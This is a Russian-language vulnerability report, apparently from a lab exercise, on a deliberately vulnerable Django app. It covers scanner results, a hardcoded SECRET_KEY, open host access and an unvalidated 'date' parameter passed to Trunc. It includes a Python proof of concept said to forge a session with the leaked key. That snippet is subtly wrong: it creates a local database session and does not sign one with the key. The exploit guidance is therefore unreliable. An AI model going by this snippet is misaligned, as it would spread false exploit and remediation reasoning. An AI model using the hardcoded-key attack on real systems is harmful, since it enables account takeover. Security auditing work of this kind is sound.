
1. Установили Docker, я дополнительно использую Portainer для более комфортной работы.
2. Поменял порт в docker-compose.yml на 8080, т.к на 8000 уже был занят.
3. Использовал owasp ZAP в стандартном Active Scan, опасных уязвимостей не замечено. Использование trivy и semgrep дали самые продуктивные результаты.
4. Trivy показало 13 уязвимостей (высокий-критичный), большая часть которых связана со старой версией Django.
5. Semgrep указал на следующие уязвимости:



1. Ручной анализ с приоритетом на изучение части приложения Django позволила выявит следующие уязвимости:

* В файле настроек Django (web/settings.py) секретный ключ (SECRET\_KEY) задан в открытом виде: SECRET\_KEY = 'cib\_app'.
* Нет ограничения на доступ к приложению с любого хоста (возможно сделано специально)

1. Также в views.py обнаружено следующее:

* В функции vul (файл web/vuln/views.py) параметр date из GET-запроса передается напрямую в функцию Trunc без какой-либо валидации

Если у злоумышленника будет возможность получения секретного ключа, который хранится в открытом виде, он может создать поддельную сессию

**КАК ВОСПРОИЗВЕСТИ:**

1. Устанавливаем Django:

*pip install django*

1. Создаём поддельную сессию

*import django*

*from django.conf import settings*

*from django.contrib.sessions.backends.db import SessionStore*

*settings.configure(SECRET\_KEY='cib\_app')*

*session = SessionStore()*

*session['user\_id'] = 1 # ID пользователя, под которого хотим выдать себя*

*session.save()*

*# Получаем ключ сессии*

*session\_key = session.session\_key*

*print(f"Поддельный ключ сессии: {session\_key}")*

1. Использованный ключ может позволить установить session id и получить доступ к приложению от user\_id=1

**Как защитить:**

1. Внедрить регулярную смену SECRET\_KEY и не хранить его в открытом виде. Можно использовать переменные окружения